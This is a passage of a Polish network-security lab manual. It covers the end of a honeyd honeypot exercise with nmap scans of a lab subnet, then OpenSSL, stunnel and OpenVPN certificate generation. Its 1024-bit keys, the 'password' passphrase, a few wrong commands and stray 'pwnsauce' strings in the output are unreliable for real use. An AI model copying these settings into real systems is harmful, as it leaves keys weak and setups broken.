
8.6.2. Przy pomocy polecenia *tracert* sprawdzi jaką trasę pokonują pakiety i czy jest ona taka, jaką przewiduje plik konfiguracyjny.

```
C:\Users>tracert 172.16.2.52
Śledzenie trasy do 172.16.2.52 z maksymalną liczbą 30 przeskoków.
  1    1 ms    2 ms    1 ms  172.16.1.100
  2    2 ms    1 ms    2 ms  172.16.2.52
Śledzenie zakończone.
```

Rys. 8.14. Trasa do Wirtualnego hosta 2

Źródło: opracowanie własne.

Rys. 8.15 przedstawia reakcje aplikacji honeyd na próbę zbadania trasy pakietów do wirtualnego hosta 2.




```

honeyd[6690]: Connection to closed port: udp (172.16.1.3:137 - 172.16.2.52:137)
honeyd[6690]: Connection to closed port: udp (172.16.1.3:137 - 172.16.2.52:137)
honeyd[6690]: Connection to closed port: udp (172.16.1.3:137 - 172.16.2.52:137)
honeyd[6690]: TTL exceeded for dst 172.16.2.52 at gw 172.16.1.100
honeyd[6690]: TTL exceeded for dst 172.16.2.52 at gw 172.16.1.100
honeyd[6690]: TTL exceeded for dst 172.16.2.52 at gw 172.16.1.100
honeyd[6690]: arp reply 172.16.1.100 is-at 00:90:6d:8c:df:98
honeyd[6690]: Connection to closed port: udp (172.16.1.3:137 - 172.16.1.100:137)
honeyd[6690]: Connection to closed port: udp (172.16.1.3:137 - 172.16.1.100:137)
honeyd[6690]: Connection to closed port: udp (172.16.1.3:137 - 172.16.1.100:137)
honeyd[6690]: Sending ICMP Echo Reply: 172.16.2.52 -> 172.16.1.3
honeyd[6690]: Sending ICMP Echo Reply: 172.16.2.52 -> 172.16.1.3
honeyd[6690]: Sending ICMP Echo Reply: 172.16.2.52 -> 172.16.1.3
honeyd[6690]: Connection to closed port: udp (172.16.1.3:137 - 172.16.2.52:137)
honeyd[6690]: Connection to closed port: udp (172.16.1.3:137 - 172.16.2.52:137)
honeyd[6690]: Connection to closed port: udp (172.16.1.3:137 - 172.16.2.52:137)
honeyd[6690]: arp rcv cb: 172.16.1.3 at 00:1b:38:48:04:84
  
```

Rys. 8.15. Odzworowanie trasy pokonywanej przez pakiet wewnątrz wirtualnej sieci
Źródło: opracowanie własne.

8.6.3. Na maszynie wirtualnej z systemem Ubuntu 10.10 przeskanuj całą sieć 172.16.2.0/24 w poszukiwaniu aktywnych adresów IP.




```

C:\Users>nmap -sP 172.16.2.0/24
Starting Nmap 5.21 ( http://nmap.org ) at 2010-11-02 01:02 ĩrodkowoeuropejski cz
as stand.
Nmap scan report for 172.16.2.51
Host is up (0.0020s latency).
Nmap scan report for 172.16.2.52
Host is up (0.010s latency).
Nmap scan report for 172.16.2.100
Host is up (0.063s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 40.60 seconds
  
```

Rys. 8.16. Skanowanie wirtualnej przestrzeni adresowej za pomocą nmap-a
Źródło: opracowanie własne.

Efektem skanowania jest lista adresów IP wszystkich wirtualnych hostów oraz router R2 znajdujących się w tej sieci.

8.6.4. Na maszynie wirtualnej z systemem *Windows 7* połącz się za pomocą aplikacji *putty* telnetem z routerem R2.



```
172.16.2.100 - PuTTY
Users (authorized or unauthorized) have no explicit or
implicit expectation of privacy. Any or all uses of this
system may be intercepted, monitored, recorded, copied,
audited, inspected, and disclosed to authorized site,
and law enforcement personnel, as well as to authorized
officials of other agencies, both domestic and foreign.
By using this system, the user consents to such
interception, monitoring, recording, copying, auditing,
inspection, and disclosure at the discretion of authorized
site.

Unauthorized or improper use of this system may result in
administrative disciplinary action and civil and criminal
penalties. By continuing to use this system you indicate
your awareness of and consent to these terms and conditions
of use. LOG OFF IMMEDIATELY if you do not agree to the
conditions stated in this warning.


User Access Verification

Username: cisco
Password:
% Login invalid

Username: █
```

Rys. 8.17. Widok skryptu imitującego logowanie do routera przy pomocy telnetu
Źródło: opracowanie własne.


Powyższy obrazek otrzymamy w przypadku poprawnej konfiguracji, oczywiście zalogowanie się do routera jest niemożliwe, skrypt zwróci za każdym razem błąd o treści „% Login invalid”. Rys. 8.18 przedstawia w jaki sposób na tego typu połączenie reaguje aplikacja *honeypd*.



```
honeypd[6702]: Connection request: tcp (172.16.1.3:8957 - 172.16.2.100:23)
honeypd[6702]: Connection established: tcp (172.16.1.3:8957 - 172.16.2.100:23) <-> /usr/sh
eild/scripts/router-telnet.pl
```

Rys. 8.18. Wywołanie skryptu logowania przez aplikację *honeypd*
przy próbie nawiązania połączenia na porcie 23
Źródło: opracowanie własne.

8.6.5. W celu przetestowania usługi www wywołaj z dowolnej przeglądarki adres dowolnego wirtualnego hosta.




Rys. 8.19. Efekt działania skryptu emulującego serwer www
Źródło: opracowanie własne.

W przypadku, gdy skrypt działa prawidłowo otrzymasz przykładową pseudo-stronę www (rys. 8.19).

9. INFRASTRUKTURA KLUCZA PUBLICZNEGO

Opracował: Sebastian Bugała
Cel ćwiczenia: Zapoznanie się z Infrastrukturą Klucza Publicznego.
Potrzebne narzędzia: Openssl, stunnel, apache, BackTrack 4 R2, Microsoft Windows 7, Ubuntu 10.10
Literatura: M. Szmit, M. Gusta, M. Tomaszewski,
101 zabezpieczeń przed atakami w sieci komputerowej,
Wyd. Helion 2005, ss. 70-73.

PKI (ang. Public Key Infrastructure, Infrastruktura klucza publicznego) to struktura opierająca się o zaufanie do urzędów certyfikacji jako jednostek, które potwierdzają tożsamość posiadaczy certyfikatów przez te jednostki wystawionych.



Rys. 9.1. Topologia sieci wykorzystana w ćwiczeniu
Źródło: opracowanie własne.

9.1. Certyfikaty samopodpisane – generowanie własnego Centrum Certyfikacji

9.1.1. Zainstaluj pakiet Openssl poleceniem:

```
apt-get install openssl
```

9.1.2. Przejdź do katalogu `/usr/lib/ssl/misc/` i wykonaj skrypt `./CA.sh`:

```
./CA.sh -newca
```

9.1.3. Po uruchomieniu skryptu, gdy zobaczysz komunikat taki jak na rys. 9.2, wciśnij **Enter**.

```
root@bt:/usr/lib/ssl/misc# ls
CA.pl  CA.sh  c_hash  c_info  c_issuer  c_name
root@bt:/usr/lib/ssl/misc# ./CA.sh -newca
CA certificate filename (or enter to create):
```

Rys. 9.2. Zainicjowanie skryptu tworzącego nowe CA
Źródło: opracowanie własne.

9.1.4. Następnym krokiem jest podanie hasła, którym będzie zabezpieczony klucz prywatny, po podaniu hasła zostaniesz poproszony o jego powtórzenie (rys. 9.3). Na potrzeby ćwiczenia użyj hasła „password”.

```
Making CA certificate ...
Generating a 1024 bit RSA private key
.....+-----+
writing new private key to './demoCA/private/./cakey.pem'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
```

Rys. 9.3. Zabezpieczenie klucza prywatnego hasłem
Źródło: opracowanie własne.

9.1.5. Uzupełnij wymagane pola: **Country Name** (dwuliterowy skrót nazwy państwa), **State Or Province Name** (województwo), **Locality Name** (miasto), **Organization Name** (firma), **Organizational Unit Name** (dział firmy – opcjonalnie), **Common Name** (nazwa wystawiającego certyfikat), **Email Address** (mail). Przy pytaniu o dodatkowe atrybuty wciśnij dwukrotnie **Enter** (rys. 9.4).

```
Country Name (2 letter code) [AU]:PL
State or Province Name (full name) [Some-State]:Lodzkie
Locality Name (eg, city) []:Lodz
Organization Name (eg, company) [Internet Widgits Pty Ltd]:TUL
Organizational Unit Name (eg, section) []:EEIiA
Common Name (eg, YOUR name) []:BSS
Email Address []:bss_lab@gmail.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
Using configuration from /usr/lib/ssl/openssl.cnf
Enter pass phrase for ./demoCA/private/./cakey.pem:
Check that the request matches the signature
Signature ok
```

Rys. 9.4. Część skryptu odpowiedzialna za pobranie informacji zawartych w CA
Źródło: opracowanie własne.

9.1.6. W ostatnim kroku zostanie wyświetlone podsumowanie zawierające wszystkie informacje, jakie będą zawarte w Centrum Certyfikacji.

```
Certificate Details:
Serial Number: 0 (0x0)
Validity
Not Before: Nov 25 03:49:58 2010 GMT
Not After : Nov 24 03:49:58 2013 GMT
Subject:
countryName          = PL
stateOrProvinceName  = Lodzkie
organizationName     = TUL
organizationalUnitName = EEIiA
commonName           = BSS
emailAddress          = bss_lab@gmail.com
X509v3 extensions:
X509v3 Subject Key Identifier:
11:8A:57:3E:AA:0C:32:98:25:48:F7:E0:CF:06:AC:6F:6F:C8:AF:AF
X509v3 Authority Key Identifier:
keyid:11:8A:57:3E:AA:0C:32:98:25:48:F7:E0:CF:06:AC:6F:6F:C8:AF:AF
DirName:/C=PL/ST=Lodzkie/O=TUL/OU=EEIiA/CN=BSS/emailAddress=bss_lab@gmail.com
serial:00
X509v3 Basic Constraints:
CA:TRUE
Certificate is to be certified until Nov 24 03:49:58 2013 GMT (1095 days)me [pwnsauce]
Write out database with 1 new entries
Data Base Updated
```

Rys. 9.5. Podsumowanie informacji zawartych w certyfikacie
Źródło: opracowanie własne.

9.1.7. W wyniku działania skryptu zostanie utworzony komplet certyfikatów dla naszego CA (rys. 9.6).

```
root@bt:/usr/lib/ssl/misc/demoCA# ls
cacert.pem  certs  index.txt  index.txt.old  private  serial.old
careq.pem   crl    index.txt.attr  newcerts      serial
root@bt:/usr/lib/ssl/misc/demoCA# cd private/
root@bt:/usr/lib/ssl/misc/demoCA/private# ls
cakey.pem
```

Rys. 9.6. Efekt działania skryptu ./CA.sh
Źródło: opracowanie własne.

9.2. Certyfikaty samopodpisane – generowanie certyfikatu dla serwera Apache

9.2.1. W katalog /root/ stwórz katalog /cert (w którym przechowywane będą generowane przez Ciebie pliki), a w nim podkatalog /apache:

```
mkdir /root/cert/
mkdir /root/cert/apache
```

następnie skopiuj do katalogu apache certyfikat główny

```
cp /usr/lib/ssl/misc/demoCA/cacert.pem /root/cert/apache/ca.pem
```

9.2.2. Przejdź do `/usr/lib/ssl/misc/` i uruchom skrypt `./CA.sh -newreq` w celu wygenerowania nowego certyfikatu dla serwera *apache*. Procedura generowania certyfikatu wygląda podobnie do tej z punktów 9.1.3-9.1.5, z tego względu zostanie tutaj pominięta, musisz jedynie zwrócić uwagę na to, żeby w polu **Common Name** podać pełną nazwę domenową swojego serwera (rys. 9.7).

```
Organizational Unit Name (eg, section) []:EEIiA
Common Name (eg, YOUR name) []:bss_lab.p.lodz.pl
Email Address []:bss_lab@gmail.com
```

Rys. 9.7. Common Name jako pełna nazwa domenowa serwera,
dla którego wystawiony został certyfikat
Źródło: opracowanie własne.

9.2.3. Po wygenerowaniu certyfikatu musisz go jeszcze podpisać, żeby nadać mu wiarygodności; w tym celu uruchom skrypt `./CA.sh -sign`. Na samym początku poproszony zostaniesz o podanie hasła z punktu 9.1.4 w celu potwierdzenia własności CA (rys. 9.8).

```
root@bt:/usr/lib/ssl/misc# ./CA.sh -newreq
Generating a 1024 bit RSA private key
.....+++++
writing new private key to 'newkey.pem'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
```

Rys. 9.8. Potwierdzenie własności CA
Źródło: opracowanie własne.

Następnie wyświetlone zostaną szczegóły certyfikatu który ma być podpisany i poproszony zostaniesz o potwierdzenie operacji, wpisz **y** i potwierdź wciskając **Enter** (rys. 9.9).

```
Certificate is to be certified until Nov 25 07:32:09 2011 GMT (365 days)
Sign the certificate? [y/n]:y
```

Rys. 9.9. Potwierdzenie procedury podpisania nowego certyfikatu
Źródło: opracowanie własne.

Na końcu wyświetlona zostanie informacja o miejscu, w którym znajduje się podpisany certyfikat.

9.2.4. Przenieś wygenerowane pliki do folderu `/root/cert/apache/` przy pomocy poleceń:

```
mv newkey.pem /root/cert/apache/
mv newcert.pem /root/cert/apache/
```

O tym, jak wykorzystać wygenerowany certyfikat dowiesz się w dalszej części ćwiczenia.

9.3. Certyfikaty samopodpisane – generowanie certyfikatu dla aplikacji stunnel

9.3.1. W katalogu */root/cert/* stwórz katalog *stunnel*:

```
mkdir /root/cert/stunnel
```

następnie przenieś do niego certyfikat główny:

```
cp /usr/lib/ssl/misc/demoCA/cacert.pem /root/cert/stunnel/ca.pem
```

oraz plik *stunnel.cnf* znajdujący się w katalogu */usr/share/doc/stunnel4/examples/*

```
cp /usr/share/doc/stunnel4/examples/stunnel.cnf /root/cert/stunnel/
```


9.3.2. Wejdź do katalogu */root/cert/stunnel/*

```
cd /root/cert/stunnel/
```

9.3.3. Teraz możesz przejść już do właściwej części, czyli generowania certyfikatu, wpisz:

```
openssl req -new -x509 -nodes -config stunnel.cnf -out stunnel.pem -keyout stunnel.pem
```

następnie uzupełnij certyfikat o wymagane dane (rys. 9.10):



```
root@bt:~/cert/stunnel# openssl req -new -x509 -nodes -config stunnel.cnf -out stunnel.pem -keyout stunnel.pem
Generating a 1024 bit RSA private key
.....+++++
writing new private key to 'stunnel.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [PL]:PL
State or Province Name (full name) [Some-State]:Lodzkie
Locality Name (eg, city) []:Lodz
Organization Name (eg, company) [Stunnel Developers Ltd]:TUL
Organizational Unit Name (eg, section) []:EEIiA
Common Name (FQDN of your server) [localhost]:www.bss.lab.p.lodz.pl
```

Rys. 9.10. Generowanie certyfikatu dla aplikacji stunnel

Źródło: opracowanie własne.

9.3.4. W efekcie otrzymujesz dwa pliki `stunnel.pem` oraz `stunnel.rnd`; ten drugi usuń, usuń także `stunnel.cnf`, ponieważ nie będzie Ci już potrzebny. O tym jak wykorzystać wygenerowany certyfikat dowiesz się w dalszej części ćwiczenia.

9.4. Certyfikaty samopodpisane – generowanie certyfikatów oraz kluczy dla aplikacji OpenVPN

Do wygenerowania certyfikatów oraz kluczy wykorzystamy skrypty dostarczone wraz z aplikacją *OpenVPN*.

9.4.1. Przejdź do katalogu `/usr/share/doc/openvpn/examples/easy-rsa/2.0`:


```
cd /usr/share/doc/openvpn/examples/easy-rsa/2.0
```

Aby nie wpisywać każdorazowo informacji o sobie zmodyfikujemy teraz plik `vars`, którego późniejsze wykonanie podmieni standardowe ustawienia na nasze dane w skryptach generujących poszczególne certyfikaty, dzięki czemu możliwe będzie zatwierdzanie kolejnych pól przyciskając klawisz **Enter** bez wpisywania jakichkolwiek danych.

9.4.2. Edytuj plik `vars` poleceniem:

```
nano vars
```

następnie zmień dane w polach: `KEY_COUNTRY`, `KEY_PROVINCE`, `KEY_CITY`, `KEY_ORG`, `KEY_EMAIL` na własne (rys. 9.11) i zapisz plik.



```
# These are the default values for fields
# which will be placed in the certificate.
# Don't leave any of these fields blank.
export KEY_COUNTRY="PL"
export KEY_PROVINCE="Lodzkie"
export KEY_CITY="Lodz"
export KEY_ORG="TUL"
export KEY_EMAIL="bsslal@gmail.com"
```

Rys. 9.11 Zmiana standardowych ustawień informacji przypisywanych do certyfikatu
Źródło: opracowanie własne.

9.4.3. Uruchom skrypt poleceniem:

```
./vars
```

następnie wpisz:


```
./clean-all
```

Powyższe polecenie usunie wszystkie pliki znajdujące się w katalogu */keys*

9.4.4. W celu zbudowania CA wpisz:

```
./build-ca
```

następnie potwierdź informacje, które zawarte będą w Centrum Certyfikacji, wciskając **Enter** przy każdym pytaniu ewentualnie dokonaj korekty, jeżeli zajdzie taka potrzeba. Pole **Organization Unit Name** jest opcjonalne, możesz je pominąć, w polu **Common Name** przyjmij sugerowaną nazwę lub wprowadź własną (rys. 9.12).



```
root@bt:/usr/share/doc/openvpn/examples/easy-rsa/2.0# ./build-ca
Generating a 1024 bit RSA private key
.....+++++
.....+++++
writing new private key to 'ca.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [PL]:
State or Province Name (full name) [Lodzkie]:
Locality Name (eg, city) [Lodz]:
Organization Name (eg, company) [TUL]:
- codename [ pwnsauc ]
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) [TUL CA]:
Email Address [bsslab@gmail.com]:
```

Rys. 9.12. Tworzenie CA przy pomocy skryptu dołączonego do pakietu *OpenVPN*
Źródło: opracowanie własne.

9.4.5. Mamy już CA więc możemy wygenerować certyfikat oraz klucz dla serwera, w tym celu wpisz w konsoli:

```
./build-key-server server
```

i w tym przypadku potwierdź klawiszem **Enter** informacje, które zawarte będą w certyfikacie serwera Pole **Organization Unit Name** jest opcjonalne,

możesz je pominąć; w polu **Common Name** przyjmij sugerowaną nazwę serwera lub wprowadź własną (rys. 9.13).

```
root@bt:/usr/share/doc/openvpn/examples/easy-rsa/2.0# ./build-key-server server
Generating a 1024 bit RSA private key
.....+++++
.....+++++
writing new private key to 'server.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [PL]:
State or Province Name (full name) [Lodzkie]:
Locality Name (eg, city) [Lodz]:
Organization Name (eg, company) [TUL]:
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) [server]:
Email Address [bsslab@gmail.com]:
```

Rys. 9.13. Generowanie certyfikatu dla serwera aplikacji OpenVPN
Źródło: opracowanie własne.

Po potwierdzeniu adresu Email zostaniesz poproszony o uzupełnienie dwóch dodatkowych atrybutów, pominiń je wciskając dwukrotnie **Enter**. W kolejnym kroku wygenerowana zostanie prośba o podpisanie certyfikatu, zatwierdź podpisanie certyfikatu serwera przez Centrum Certyfikacji, wpisując **y** i potwierdzając wciśnięciem klawisza **Enter** (tę czynność wykonaj dwukrotnie).

```
Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
Using configuration from /usr/share/doc/openvpn/examples/easy-rsa/2.0/openssl.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName       :PRINTABLE:'PL'
stateOrProvinceName :PRINTABLE:'Lodzkie'
localityName      :PRINTABLE:'Lodz'
organizationName  :PRINTABLE:'TUL'
commonName        :PRINTABLE:'server'
emailAddress       :IA5STRING:'bsslab@gmail.com'
Certificate is to be certified until Nov 22 18:20:18 2020 GMT (3650 days)
Sign the certificate? [y/n]:y

1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
```

Rys. 9.14. Podpisywanie certyfikaty serwera aplikacji OpenVPN
Źródło: opracowanie własne.

9.4.6. Certyfikat oraz klucz klienta wygenerujesz, używając poniższego polecenia:

```
./build-key clientA
```


Procedura generowania certyfikatu jest identyczna jak w przypadku certyfikatu serwera, więc zostanie pominięta. Nowy certyfikat dla nowego klienta wygenerujesz przy użyciu tego samego skryptu, zmieniając jedynie nazwę klienta, np.:

```
./build-key clientB
```

9.4.7. Ostatnim krokiem jest wygenerowanie Diffie Hellman parameters przy pomocy polecenia:


```
./build dh
```

Klucz dh stanowi zabezpieczenie przed podsłuchem.



Rys. 9.15. Generowanie pliku DH
Źródło: opracowanie własne.

Wszystkie wygenerowane w tym podpunkcie certyfikaty oraz klucze zmagazynowane zostały w katalogu `/keys`.



Rys. 9.16. Katalog, w którym skrypty aplikacji OpenVPN magazynują wygenerowane pliki
Źródło: opracowanie własne.

Poniższa tabela prezentuje zestawienie certyfikatów oraz kluczy niezbędnych do prawidłowego zestawienia bezpiecznego szyfrowanego połączenia za pomocą aplikacji *OpenVPN*. W kolumnie drugiej oraz czwartej zaproponowana została polityka bezpieczeństwa, jaka powinna być stosowana przy obrocie certyfikatami i kluczami poszczególnych użytkowników.

Nazwa pliku	Wymagany przez	Rola	Tajny
ca.crt	Serwer i wszyscy klienci	Certyfikat głównego CA	NIE
ca.key	Maszyna, na której podpisywane są certyfikaty	Klucz głównego CA	TAK
dh{n}.pem	Tylko serwer	Diffie Hellman parameters	NIE
server.crt	Tylko serwer	Certyfikat serwera	NIE
server.key	Tylko serwer	Klucz serwera	TAK
clientA.crt	Tylko klient A	Certyfikat klienta A	NIE
clientA.key	Tylko klient A	Klucz klienta A	TAK
clientB.crt	Tylko klient B	Certyfikat klienta B	NIE
clientB.key	Tylko Klient B	Klucz klienta B	TAK

9.5. Powszechne Centrum Certyfikacji – pozyskiwanie certyfikatów

Aby uzyskać certyfikat podpisany przez Powszechne Centrum Certyfikacji, odwiedź jeden z dwóch poniższych linków (obie firmy oferują próbne darmowe certyfikaty):

http://www.certum.pl/certum/certum.pz_certyfikaty_testowe.xml


<http://www.globalsign.com/free-trial/>

Obie firmy oferują różne typy certyfikatów do różnych zastosowań; w tym punkcie będzie nas interesował podpis elektroniczny. W przypadku *Certum*, postępując zgodnie z instrukcjami, w przeglądarce zostanie zainstalowany certyfikat potwierdzający Twoją tożsamość, o tym jak wykonać jego kopie zapasową przeczytasz w dalszej części ćwiczenia. W przypadku *GlobalSign* certyfikat pobierzesz w postaci pliku z rozszerzeniem .pfx.

9.6. Powszechne Centrum Certyfikacji – eksportowanie certyfikatu z przeglądarki Firefox


9.6.1. Z paska menu wybierz **Narzędzia -> Opcje... -> Zaawansowane -> Szyfrowanie -> Wyświetl certyfikaty -> Certyfikaty użytkownika**

9.6.2. Po odszukaniu certyfikatu na liście zaznacz go i wybierz **Kopia zapasowa...**, następnie uzupełnij pole z nazwą pliku, pod którą zapisany zostanie certyfikat.



Rys. 9.17. Wykonanie kopii zapasowej certyfikatu w przeglądarce Firefox
Źródło: opracowanie własne.

